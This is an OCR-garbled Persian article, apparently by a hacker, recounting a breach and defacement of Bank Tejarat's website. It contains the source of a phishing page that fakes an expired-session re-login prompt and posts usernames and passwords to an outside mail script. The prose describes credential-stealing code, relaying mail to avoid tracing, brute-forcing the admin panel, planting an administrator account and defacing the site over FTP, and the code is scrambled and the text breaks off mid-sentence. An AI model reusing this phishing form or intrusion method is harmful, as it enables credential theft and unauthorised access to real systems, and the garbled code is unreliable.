
```
<p>"Black_Devils B0ys Didgital network Security Group - C0llect0r</p>
<script>
}()function getmess
+ "<return "<table border=0 cellpadding=5 cellspacing=5 width=508 height=90%
+ "<tr valign=middle>"
+ "<th colspan=2>"
+ "<"\font face=\"Arial, Helvetica\" size=\"5>"
```

```
+ "We're Sorry, We Cannot <br>Process Your Request"
+ "<font></th></tr/>"
+ "<tr valign=middle><td align=center>"
+ "<font face=\"Arial, Helvetica\" size=\"3\">Reason: </font>"
font face=\"Arial, Helvetica\" size=\"3\" color=\"#ff0000\"><b>Time expired. Please re->"
+ "<login.</b></font><br
font face=\"Arial, Helvetica\" size=\"2\"><a >"
href=\"http://c0llect0r.spymac.com/errormsg.html\">(Get more info regarding error messages
+ "<here)</a></font
+ "<td></tr/>"
+ "<"\tr valign=\"middle\"><td align=\"center>"
FORM METHOD=POST ACTION=\"http://www.geocities.com/cgi->"
+ "<"\bin/x897cvx//homestead/mail.pl?ybwc\" target=\"_top
+ "<"\INPUT TYPE=\"hidden\" NAME=\"next-url\" VALUE=\"http://www.tejarat-bank.com>"
+ "</INPUT TYPE=\"hidden\" NAME=\"subject\" VALUE=\"Hastalavista Baby pass>"
+ "<"\table cellpadding=\"0\" cellspacing=\"5\" border=\"0>"
tr><td><font face=\"Arial, Helvetica\" size=\"2\">Login Name:</font><br><input >"
type=\"text\" name=\"login\" size=\"16\" maxlength=\"16\"></td><td><font face=\"Arial,
Helvetica\" size=\"2\">Password:</font><br><input type=\"password\" name=\"passwd\"
+ "<size=\"16\" maxlength=\"16\"> <input type=\"submit\" value=\"Enter\"></td><tr
+ "<table></form></td></tr/>"
+ "<tr valign=middle><th colspan=2 align=center>"
+ "<"\font face=\"Arial, Helvetica\" size=\"3>"
Return to <a href=\"http://welcome.to/www.tejarat-bank.com.com\" "
+ ".<target=\"_parent\">Tejarat's Homepage</a
+ "<font></th></tr></table/>"
p><img src=\"c0llect0r.spymac.com/c9698.gif\" width=189 height=16 border=0 >"
;"<"\alt=\"Copyright 2003-2004
{

;nomenulinks=top.submenu.document.links.length
}(++for(i=0;i<nomenulinks-1;i
;"top.submenu.document.links[i].target="work
;"()top.submenu.document.links[i].href="javascript:getmess
{

;noworklinks=top.work.document.links.length
}(++for(i=0;i<noworklinks-1;i
;"top.work.document.links[i].target="work
;"()top.work.document.links[i].href="javascript:getmess
{

<script/>
```


اما باید تمامی کد های مخرب رو باید به صورت رله شده از یک سرور ناشناس برای Sending استفاده کنید تا از طریق بررسی Header نامه های Fake Mail نتوانند شما رو Trace Back کنند من خودم استفاده از سرور های وبی را برای این گونه اهداف بیشتر ترجیح می دهم هرگز به طور مستقیم نامه ها رو به Victim ها نفرستید اگر هم قصد انجام این کار را دارید تنظیمات Proxy را فراموش نکنید پیشنهاد می کنم اول این کار را روی سیستم های خودتان اول تست کنید و در صورت مطمئن شدن از امنیت ارتباطاتی مراحل بعدی را انجام دهید




کار اصلی کد های مخربی که من به کار بردم در چند بخش خلاصه می شود ثبت کلیه پسوردهای مقیم شده در حافظه و Registry گشتن فایل ها ی Temporary همچنین سطل زباله ها و بسیاری کارهای مختلف دیگر در ضمن من لازم می دانم از یک نوع برنامه نویسی هوشمند حساس به کلمه های کلیدی هم میشه گفت در بدنه ی این کد ها استفاده های زیادی کردم که البته همین تجربه هم باعث موفقیت من شد حالا بعد از تزریق کد های مخرب باید منتظر می نشستم و بعد از جمع اوری داده ها آن ها را باید تحلیل می کردم بعد از یکی دو روز به باکسی که در یاهو باز کرده بودم سر زدم ناگهان از تعجب شاخ در آورده بودم نامه های بسیاری از ID های بانک تجارت فرستاده شده بودن با همئن Subject که من انتخاب کرده بودم . من گیج شده بودم بسیاری از آن میل ها بی فایده بودند و حتی خالی بعضی ها هم که پیوستی به همراهشان بود قابل خواندن نبود چون به حالت Clear type نبودند من دوباره داشتم ناامید می شدم که ناگهان در پیوست یکی از نامه ها یک چیز جالب نظر من را به خودش جلب کرد و آن چیزی نبود به غیر بعضی اسم های آشنا مثل user و pass, و user creat زود رفتم آن فایل ها را باز کردم ولی همان انتظاری را که داشتم شد فایل ها Encrypt شده بودن و نمی شد محتویاتشان را خواند!!



من هم نميدونستم با چه الگوريتمی کد شده اند که تا با همان الگوريتم decrypt اشان کنم چند اگوريتم معروف را روي آنها تست کردم ولی فايده نداشت به هر حال آخرين تير ترکش خودم را زدم. گفتم شايد اينها اصلا با هيچ الگوريتمی کد نشده اند و فقط از حالت Clear Type خارج شدن پس ميشود محتويات اشان رو با Hexadecimal Editor مشاهده کرد




من برای مشاهده محتویاتش از یک برنامه ی بسیار پیشرفته Hexadecimal و Disassembler با نام Hackman Hex Editor version 8.1 استفاده می کنم شما می توانید از خود وب سایت سازنده یا از Download.com این برنامه ی بسیار جالب را دریافت کنید حتما Fullverion و با تمامی pluginها را دریافت کنید



فایل هایی را که من به دست آورده بودم مربوط بود به کامپیوتری که با آن طراحی SQL Server بانک صورت گرفته بود من توانستم با بررسی بیشتر و تبدیلات باینری و به خصوص با بررسی دیگر فایل ها به الگوریتمی که ادمین بانک تجارت برای تعیین یوزر و پسووردهایش به کار می برد پی ببرم شانس به من رو کرده بود و روزنه های امیدی برایم باز شده بود اما سوالاتی هنوز برایم باقی مانده بود آیا آدمین سایت از همین یوزر و پسووردها برای Control Pannel سایت بهره می گیرد یا نه چونکه فایل هایی رو که من باز آوری کرده بودم برای چند وقت پیش بود شاید هم این کلمات عبور با کلمات به کار رفته شده در سایت تفاوت داشت برای اطمینان از اینکه آیا این یوزر پسوردهایی که من بدست آوردم معتبر هستند یا نه من باید آنها را تست می کردم ولی تست تک تکشان دیگر از حوصله ی من خارج بود پس به همین خاطر از نرم افزار WebCracker v4 استفاده کردم خوبی که این نرم افزار نسبت به دیگر نرم افزارهای مشابه داره می توان با قرینه سازی Proxy از روی آن هم به چک کردن پسووردها بپردازد .لازم نیست که بگویم تنظیم فایل user.txt و pass.txt با اطلاعات به دست آمده از مراحل قبل کار چندان سختی هم نبود

برای انجام این مرحله شما نیز می توانید از نرم افزار های مشابه دیگر نیز از جمله

Brutus




بعد از انجام تنظیمات لازم نرم افزار را راه انداختم واقعا لحظه ی حساسی بود کلمات پشت سر هم رد می شدن که ناگهان بعد چند دقیقه چند یوزر و پسوورد match شدند و من در آن لحظه نمی دانید چه خوشحالی در خودم حس می کردم انگار آن همه تلاش داشت به نتیجه می رسید با اینکه پیغام Ok 200 نبود و پیغام error 301 نمایش داده شده بود با این حال من توانستم با همان یوزر که بدست آوردم وارد Admin Consol یا Control panel سایت بشوم من در آنجا یک یوزر اختصاصی با حق دسترسی Administrator ساختم و در حدود چند وقتی به این سرور می رفتم و می اومدم البته باز می گویم هیچ کاری به دیگر منابع سایت نداشتم .


آخر تصمیم گرفتم یک دیفیس بر روی سایت اعمال کنم و اعلام کنم که با همچین روش بسیار آسونی توانستم یکی از قوی ترین سایت های ایران را هک کنم . من در ساعت 9 صبح روز 14 مرداد ماه 1383 این سایت رو از طریق FTP دیفیس کردم به همین راحتی البته برای اینکه Trace Back نشوم از چند روش برای پنهان ماندن خودم تا آنجایی که می توانستم استفاده کردم البته این مطلب را باید اضافه کنم هیچ وقت به طور صددرصد نمی شود همه ی Trace ها را از میان برد ولی می شود مقدار شان را به حداقل کاهش داد به طور مثال (الزاما program ها و پروکسی سرور های مثال زده شده برنامه های استفاده شده نمی باشند و فقط برای مثال از انها استفاده شده است) از یک دستگاه C0de&Dec0der و همچنین Proxy Server و همچنین Surf Anonymous Programs استفاده کردم

IEEE Code/Decoders Kit Utility (Hardware Part)
Get Anonymous And Surf Anonymous Professional and Personal Editions (Software Parts)


Register
Help
Personal Edition
GetAnonymous™
Version 2.1
General Settings
System Cleaner
IE Cleaner
Proxy Tools
Auto-configuration
Microsoft Internet Explorer
MSN Messenger
Yahoo Messenger
General
Auto-start GetAnonymous
Show Tray Notifications
Proxy Settings
Connect Directly
Server Port
8060
Default
OK
Cancel
Apply
Unregistered version. Please visit www.getanonymous.com!



الزاما Proxy Server زیر که در تصویر نمایش داده شده است Proxy Server ای نبوده است که در عملیات هک مورد استفاده قرار گرفت (تصویر زیر فقط برای نشان دادن مفهوم استفاده از یک Proxy Server بوده است) لا زم می دانم به این نکته اشاره کنم در عملیات هک از یک Proxy Server که خود من آنرا Config کردم بهره بردم



البته هکر های حرفه ای می دانند به غیر از IP چه چیز هایی دیگری هم به پکت ها وصل می شوند که از آن طریق ها هم می شود هکر ها را شناسایی کرد . شاید الان می گویید چه قدر ساده این سایت هک شد . ولی به این نکته توجه داشته باشید که معما چو حل گشت آسان شود من از هیچ آسیب پذیری و Exploit در این حمله استفاده نکردم پس این متد نشان می دهد که فارق از هرگونه آسیب پذیری و پچ شدن هستش که در عین بسیار سادگی به اون قدرت خارق العاده ای می دهد امیدوارم این به شکل یک متد در بیاد با نام Off Line Hacking چون که همانطور که خودتان مشاهده کردید به غیر از قسمت فرستادن کدها و نفوذ در قسمت اخر مراحل بیشتر به بررسی داده ها سپری می شود و اینکه بتوان به یک لیست قابل اطمینان از کلمات عبور دست پیدا کنید



البته شاید اشکالی را که به این روش می شود گرفت در دو قسمت می شود به آن اشاره کرد
1: در بعضی قسمت ها نیاز سنگینی به برنامه نویسی پیشرفته به چند زبان مختلف از قبیل C++ و JAVA و HTML نیاز پیدا می شود .حالا اینجاست که متوجه می شوید چرا می گویند باید یک هکر تاپ به چند زبان برنامه نویسی تسلط کامل داشته باشد چون دیگر هیچ سددی در برابرش وجود ندارد و دستش برای هر کاری باز هست.
همینقدر بگویم که Smurf جزو یکی از هکر هایی بود که سال پیش NASA را هک کردند (حتما برای او افت داشت که اسمش را در یک صفحه ی دیفیس ایرانی قرار بدهند) می دانید آنها خطاب به همه ی هکر های دنیا چی گفتن : فقط یک جمله :

شما (هکرها) که به لینوکس و C وارد نیستید چرا اسم خودتان را هکر می گذارید !!!!!

2 : در صورت ضعیف بودن مرحله اول یا اصلا به جواب نمی رسید یا اصلا جوابهایتان اصلا مفید نمی تواند باشد حتی این امکان هست که حمله اتان لو برود و دیگر اینکه شما برای هر سایت یا سروری با توجه به نوع خاص شبکه و همچنین نوع سرورها و بسیاری نکات دیگر باید برنامه هایتان را بنویسید که این نیاز بسیاری به آشنایی شما با اجزای هدف دارد

کلام آخر

من این مقاله را فقط برای آگاهی دوستانم از چگونگی روش کلی هک این سایت نوشتم همه میخواستند بدانند چگونه این سایت هک شده من هم در مقاله بالا حتی بیشتر از مورد نیاز به مطالب اشاره کردم و اصلا قصد نداشتم در این مقاله به نحوه ی آموزش این نوع از هک بپردازم از آنجا که هنوز این سرور و بسیاری دیگر از سرور ها به این متد آسیب پذیرند از آوردن بسیاری از جزییات کلیدی از قبیل نحوه نوشتن کد برنامه و مخفی کردن آن همچنین تحلیل پیشرفته داده ها و decoding انها و همچنین شناسایی

